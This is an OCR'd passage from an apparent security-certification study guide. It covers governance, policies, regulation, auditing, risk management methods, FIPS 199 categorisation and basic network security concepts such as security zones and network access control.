An organization must take into account the various security risks associated with new technology. Particularly, new technology may not have been adequately tested or secured, exposing it to potential attack or exploitation. It is often necessary to handle sensitive data and other critical resources when working with cutting-edge technology, which can pose significant security risks if not handled properly.

It is essential that organizations develop comprehensive risk assessment processes prior to implementing any technologies to mitigate these potential threats. By doing so, any existing vulnerabilities in the system will be identified and proactive measures can be taken to prevent them from being exploited by malicious actors or hackers.

Additionally, organizations should ensure that all personnel handling sensitive data are well-trained on appropriate protocols and procedures regarding safe storage practices as well as how to respond effectively and quickly in case of an incident or breach attempt involving this type of information/technology.

1.8.2. Partnerships

Partnerships are an integral part of doing business today. Partnerships with other organizations enable companies to access resources and opportunities that would otherwise be unavailable. However, these partnerships carry certain risks, particularly concerning security. When two organizations form a partnership, sensitive information may be shared, or critical resources may be accessible. This could pose significant security risks to both parties involved without adequate safeguards.

Whenever possible, organizations should carefully evaluate the security posture of their partners before entering into agreements or partnerships. During the evaluation process, their partners should be evaluated for their current architecture and data protection policies and for potential threats associated with sharing sensitive information.

Both parties must implement appropriate procedures and protocols to prevent unauthorized access to or misuse of shared resources and data. It is also essential for companies to have transparent processes around how confidential material will be handled throughout the relationship. This will eliminate ambiguity regarding expectations about who is responsible for what aspects of the management of confidential material.


1.8.3. Security concerns

Security is an ever-present concern for organizations, systems, and individuals. Therefore, organizations must proactively identify potential security risks and vulnerabilities that could compromise their safety or security.

This includes data breaches, cyberattacks, malware attacks, phishing attempts, and other malicious activities that can lead to harm or loss of sensitive information. In addition, organizations should implement appropriate measures, such as encryption, to mitigate these risks.

By implementing rigorous authentication processes, user education on safe online practices, regular patching of software applications, robust firewalls with intrusion detection capabilities, and multi-factor authentication for remote access systems; data can be protected from unauthorized access, among other measures.

As part of their incident response plan, organizations should outline how they will identify the source of a breach. By doing so, they will minimize the damage caused by the breach if it occurs. Additionally, organizations should conduct periodic vulnerability scans with automated tools to identify vulnerabilities in their defenses. This will prevent attackers from exploiting them, which could result in expensive damage in the future. Additionally, having adequate insurance coverage will assist in covering losses resulting from successful attacks, thus protecting business operations from interruptions due to financial strain.




1.8.4. Rules

Providing a framework for conducting business and ensuring everyone is treated fairly and consistently are essential components of any system or organization. A rule can also reduce security risks by establishing clear expectations regarding acceptable behavior, thereby preventing potential problems from developing. Organizations should have well-defined rules so that they can collaborate effectively without fear of repercussions or confusion. As part of their operation, it enables organizations to establish performance standards, safety standards, and other critical aspects. Employees also feel secure knowing that there are boundaries within which they operate on the job and that if they do not respect those boundaries, they will face consequences. Effective rules are essential for organizations to function properly.

These should be regularly reviewed to remain relevant and up-to-date with current regulations or laws governing the industry or sector involved. Doing this will ensure that all members understand what is expected from them while protecting against any potential legal issues arising from incorrectly enforcing outdated policies.

1.8.5. Policies

An organization or system cannot function without policies. These policies serve as a framework for conducting business, setting expectations and rules, and providing guidance on how to handle specific situations. Policies can reduce security risks by establishing clear standards that everyone must adhere to. In this manner, all members of the organization or system are aware of what behavior and actions they should expect.




1.8.6. Regulations

Almost every aspect of our lives is governed by regulations. For example, businesses must adhere to rules regarding their operations, from the production process to employee safety. Public health and safety regulations are also enforced by the **Food and Drug Administration (FDA**) and the **Environmental Protection Agency (EPA)**, as well as by a number of laws governing financial institutions' practices.

Keeping order in a given system requires enforcing regulations; without clear standards, it would be difficult, if not impossible, to ensure compliance among individuals or businesses. By following established guidelines, all parties involved are held accountable for their actions, thereby preventing corruption and fraud.

We can reduce security risks while maintaining individuals' freedom within reasonable limits by **establishing clear expectations** of how they should behave within certain contexts. It is important for them to be able to pursue their interests without fear of exploitation or abuse by others who may seek unfair advantage due to a lack of knowledge of applicable laws and regulations.

In order for society to function and protect citizens' rights and interests, regulations play a crucial role. Their importance cannot be overstated. While many may view them as restrictive rules that limit personal freedoms; when they are properly implemented, they serve as safeguards against potential problems arising from the mismanagement or negligence of other parties involved in any given situation.



1.8.7. Governance

Effective governance plays a critical role in the smooth operation of any organization or system. It involves making decisions, allocating resources, and establishing procedures that ensure the smooth operation of the organization. Policies and rules are essential to the successful implementation of effective governance practices because they provide a framework for addressing potential problems as well as reducing security risks.

The first step in creating an effective policy is determining who will be responsible for its implementation and enforcement. It is recommended that this group include both internal and external stakeholders with access to sensitive information or systems within the organization's network infrastructure, such as vendors and contractors. After roles have been assigned, clear expectations must be communicated so that everyone understands their responsibilities regarding following the policies and regulations established by the system's governing body.

1.8.8. Principles

As a foundation for making ethical decisions and allocating resources, principles are essential for any organization that wishes to maintain high efficiency, integrity, and security. They provide the foundation upon which decisions can be made. In addition to ensuring compliance with applicable laws and regulations, principles help to establish systems within an organization that promotes trust among stakeholders.

For principles to be practical, they must create consistency throughout the organization's operations. It involves establishing clear expectations for behavior, such as the appropriate use of company assets or adhering to standards set by governing bodies such as industry associations or government agencies. In the event of a critical decision regarding resource allocation or system implementation, employees will be able to understand what is expected of them by establishing these guidelines. An

organization can respond quickly without compromising its core values or mission statement objectives if it has a framework for resolving potential problems.

1.7.9. Auditing

Organizational audits are essential for evaluating and verifying the organization's accuracy, integrity, and reliability. An audit may be conducted internally by the organization's staff or by a third-party auditor. Organizations can use audits to identify potential issues with their finances or procedures that could lead to losses or other problems. Furthermore, they ensure that financial records are accurate and complete to avoid misleading stakeholders, including investors, creditors, customers, and donors.

Furthermore, auditing can reveal security vulnerabilities and weaknesses that need to be corrected and addressed to prevent fraudulent activities within the organization from resulting in those risks becoming a reality. This is in addition to identifying areas for improvement in financial management practices within an organization's processes and systems. Regular audits of an organization's operations allow for monitoring its performance over time and taking proactive measures before any significant damage is caused.

1.9. International Law, regulations, and compliance

The purpose of regulations is to ensure that certain standards are met or to protect the interests of specific parties. They can be established at the national, regional, or international level. The purpose of regulations is often to ensure that certain standards are met or to protect specific interests.

Individuals and organizations must comply with laws, regulations, and other requirements that apply to them. Organizations may be required to implement policies and procedures to ensure compliance, and they may also be subject to audits or other oversight to ensure they are meeting their compliance obligations. Failure to comply with applicable laws and regulations can result in fines, penalties, and other consequences

The importance of security and privacy cannot be overstated in today's digital environment. Organizations must take appropriate steps to prevent unauthorized access to or misuse of their data. *Privacy is the right to be protected from unauthorized access to, use, and disclosure of personal information. Security ensures that information is protected from unauthorized access, use, and destruction. Procedures are the specific actions or steps that should be followed in a specific situation. These actions are usually intended to ensure the security and privacy of information and the smooth operation of an organization or system.*

1.9.1. Policy and process life cycle management

Policy and process life cycle management are developing, implementing, and maintaining policies and processes for an organization. As part of this process, stakeholders can be identified, and procedures for review and updates can be established. Additionally, policy and process life cycle management ensure that policies and processes are effective, efficient, and aligned with the organization's objectives and goals.

1.9.2. Support and legal compliance

Support and legal compliance are essential components of any successful organization or individual. The provision of resources to help organizations comply with relevant laws, regulations, and other requirements, as well as assistance to individuals navigating the legal system, support, and legal compliance, can ensure that all parties are operating within the legal boundaries of the applicable law.

In this way, everyone should be protected from potential liabilities, and the goals and objectives can be achieved safely with minimal disruption. Support and legal compliance are essential in helping people achieve their desired outcomes.

1.9.3. Common business documents

In order for any business to operate successfully, common business documents provide a legal framework. They help ensure that all parties understand their rights and obligations, and provide evidence of transactions. A number of common business documents are used, including contracts, invoices, purchase orders, and other forms.

A **contract** is a legally binding agreement between two or more parties that defines the terms under which they will conduct business, including payment amounts, delivery dates, and the services offered by the parties.

1.9.4. Security requirements for contracts

Contract security requirements must be included when agreeing in order to protect the parties by ensuring that confidential information is protected from unauthorized access and use. In addition, security requirements can limit a party's liability should something go wrong during their contract with another party. It is possible to determine the security measures that need to be included in a contract in a variety of ways.

Certain contracts may contain clauses relating to data privacy and protection, which require both parties to protect certain types of confidential information and provide safeguards against its misuse or disclosure without their consent. In addition, standard provisions include restrictions on how third-party contractors may access data related to contracted services and language that outlines who is responsible for protecting such data if it is compromised during the term of the contract.

1.9.5. General privacy principles for sensitive information

Generally, privacy principles are guidelines or principles that are designed to safeguard the privacy of individuals and their personal information. As part of these principles, you may have the right to control who has access to your personal information, to have that information handled securely and confidentially, and to be informed about the collection and use of your personal information.

1.9.6. Policies containing standard security practices

An organization's security policies outline expectations, rules, and guidelines for handling security-related issues within the organization. For example, guidelines for handling sensitive data, procedures for responding to security breaches, and requirements for maintaining the security of systems and networks may be included in these policies. With these policies, an organization can manage security risks in a consistent, practical manner.


1.10. Risk Mitigation strategies and controls

For any organization, risk mitigation strategies and information security and cybersecurity controls are essential. These measures help to ensure the confidentiality, integrity, availability, and privacy of data. Risk mitigation strategies focus on identifying and assessing risks, determining responses to those risks, and implementing those responses. Information security and cybersecurity controls help to protect data from unauthorized access, modification, destruction, and disclosure.

1.10.1. CIA FIPS199

The CIA FIPS 199 is a standard published by the National Institute of Standards and Technology (NIST) to help organizations categorize their information systems according to potential impact. It defines three levels of impact: low, moderate, and high.

Additionally, it guides organizations in determining a ***minimum acceptable level of risk*** by setting specific thresholds for likelihood and impact. This is followed by taking action to ***mitigate or eliminate risks*** **below this threshold**. This helps ensure that all of the organizations' data remains secure from unauthorized access or malicious intent while ***balancing operational efficiency with security requirements***.



1.10.2. Extreme scenario planning

The concept of extreme scenario planning requires organizations to consider the potential consequences of even the most extreme and worst-case scenarios as part of risk management. To ensure emergency preparedness involves assessing risks, identifying threats, and developing contingency plans.

If organizations anticipate these situations before they occur, they can develop strategies for responding effectively and quickly should disaster strike. As a result of this proactive approach, the damage is minimized by allowing them to take preventative measures before it is too late, thereby minimizing damage.

1.10.2. Conducting system-specific risk assessment

A system-specific risk assessment is an integral part of any security process. This involves assessing the potential risks associated with a particular information system or component and taking measures to mitigate or eliminate those risks to reduce the likelihood of a breach or disruption; it is necessary to identify vulnerabilities, assess the likelihood and impact of potential threats, and implement appropriate controls to help protect against them. Therefore, organizations can better manage their cyber security posture while ensuring business continuity during a breach or disruption.

1.10.3. Risk appetite

Any organization needs to consider its risk appetite when making decisions. The goal is to determine the optimal level of risk a company is willing to accept based on its objectives, resources, capabilities, and experience, as well as the potential losses and rewards associated with taking risks. An organization's risk appetite should be tailored to the company's specific objectives, resources, capabilities, and experience. Before taking action, companies must also be aware of their risk tolerance, as this will allow them to make informed decisions regarding how much risk they can tolerate without compromising their success.

1.10.4. Risk management

Risk management is conducted by identifying potential risks, assessing their likelihood and impact, and implementing strategies for reducing or eliminating them. In addition to protecting against financial losses, reputational damage, legal liabilities, and other adverse outcomes, it is essential for any organization's operations. An organization's risk management program involves a systematic approach to understanding the sources of risk in its operations to minimize its effects through appropriate measures. Here are some of the Qualitative Risk management Methodologies.

- Preliminary Risk Analysis
- Hazard and Operability studies(HAZOP)
- Failure Mode and Effects Analysis(FMEA/FMECA)
- Tree Based Techniques
- Fault tree analysis
- Event tree analysis
- Cause-Consequence Analysis
- Management Oversight Risk Tree

- Safety Management Organization Review Technique
- Techniques for Dynamic system
- Go Method
- Digraph/Fault Graph
- Markov Modeling
- Dynamic Event Logic Analytical Methodology
- Dynamic Event Tree Analysis Method

1.10.5. Continuous improvement and monitoring


A continuous improvement and monitoring process is essential for organizations to ensure that their processes and systems are effective. By continually evaluating the performance of existing procedures, companies can identify areas where improvements need to be made to increase efficiency or reduce costs. The organization can also ensure that its desired outcomes are achieved by regularly monitoring the progression of these changes.

1.10.6. IT governance

In addition to providing a framework for the strategic use and management of information technology (IT), IT governance is an essential concept for organizations of all sizes. To accomplish this, IT must be aligned with organizational goals and objectives, and processes for decision-making, risk management, and accountability must be established. An organization can better ensure that its IT investments are used in a manner that will benefit them over time by implementing such a structure.

1.10.7. Enterprise resilience

Understanding and embracing enterprise resilience is an integral part of business success. In the face of unexpected events, disruptions, or changes in its environment, a company must be able to anticipate and prepare for them while also being able to adapt effectively. An approach that includes contingency plans and redundant systems that can be implemented when needed is necessary to accomplish this.



1.11. Network and security components concepts and architectures

As administrators, we can ensure that our networks are secure, reliable, and efficient by knowing the concepts and architectures of network and security components. Organizations can improve the performance of their users and reduce the risk of attacks and breaches by adopting the appropriate design approach to their cybersecurity posture. These principles provide a foundation for future growth by allowing administrators to rapidly expand existing systems without compromising security or performance.

1.11.1. Physical security and devices


An organization's overall security strategy should include physical security measures, such as locks, alarms, and surveillance cameras. These measures protect assets from theft, tampering, and unauthorized access. Access control systems should be implemented to ensure that only authorized personnel are permitted to enter restricted areas or use specific equipment. Hiring guards to provide an added layer of protection against potential intruders or threats at work is also possible. Among the most common physical security devices used by organizations are

- Door locks with keypads requiring users to enter a combination code before unlocking them
- Alarm systems alerting authorities when intruders attempt entry
- CCTV cameras monitor the premises around the clock

To ensure that these devices remain effective at protecting their assets over time, companies must install them and maintain them regularly. As part of their daily routines on the job site, employees should receive regular training sessions on how to use these tools effectively.

1.11.2. Secure configuration and baseline of network and security components
Keeping your organization's security posture high requires a secure configuration and baseline of network and security components. Organizations can manage their networks better, reduce risk, comply with regulations, and protect themselves from malicious actors by creating a baseline. Configurations that meet specific performance or functionality standards are established as baselines; these settings should be monitored regularly to detect changes or deviations from the original configuration.

1.11.3. Software-defined networking (SDN)
In computer networking, software-defined networking is a method for decoupling the control plane from the data plane. This separation of responsibilities allows for more effective and secure network management by centralizing control in one location. In contrast to having individual nodes that manage data flow, SDN allows for dynamic provisioning and reconfiguration of networks, facilitating rapid response to changing needs or threats.




1.11.4. Network management and monitoring tools

Effective management and monitoring tools are essential for a network to operate efficiently. By providing administrators with a comprehensive view of their system's performance metrics, these tools provide a comprehensive view of bandwidth utilization, latency levels, packet loss rates, and other vital factors that ensure their systems function correctly.

This allows administrators to rapidly identify issues within the network before they become significant problems or cause costly downtime. In addition to this proactive approach to managing networks, these tools can be used as an early detection mechanism for security threats or unauthorized attempts. Without timely detection, network data breaches or other malicious activities may occur.

1.11.5. Security zones

To implement additional security controls in specific areas of the network infrastructure, security zones allow you to separate different parts of the network logically or physically. To reduce the risk of malicious activity or unauthorized access within the same environment, sensitive data and systems should be separated.




1.11.6. Network access control

As part of any organization's security strategy, network access control is essential. As part of this authentication process, users are authenticated before connecting and using network resources to prevent unauthorized or malicious activity. Authentication typically involves verifying user credentials, such as

- Usernames and passwords
- Biometric data
- Tokens or smart cards

Authorization protocols follow authentication. These protocols determine the user's level of privilege on the system based on his or her requirements for accessing specific applications or services across a given network infrastructure.



1.11.7. Critical infrastructure

Critical infrastructure is a term used to refer to the systems and assets that are essential for a society's functioning. Examples of critical infrastructure include

- Transport networks
- Internet communication systems
- Communication systems
- Utilities such as water supply or electricity

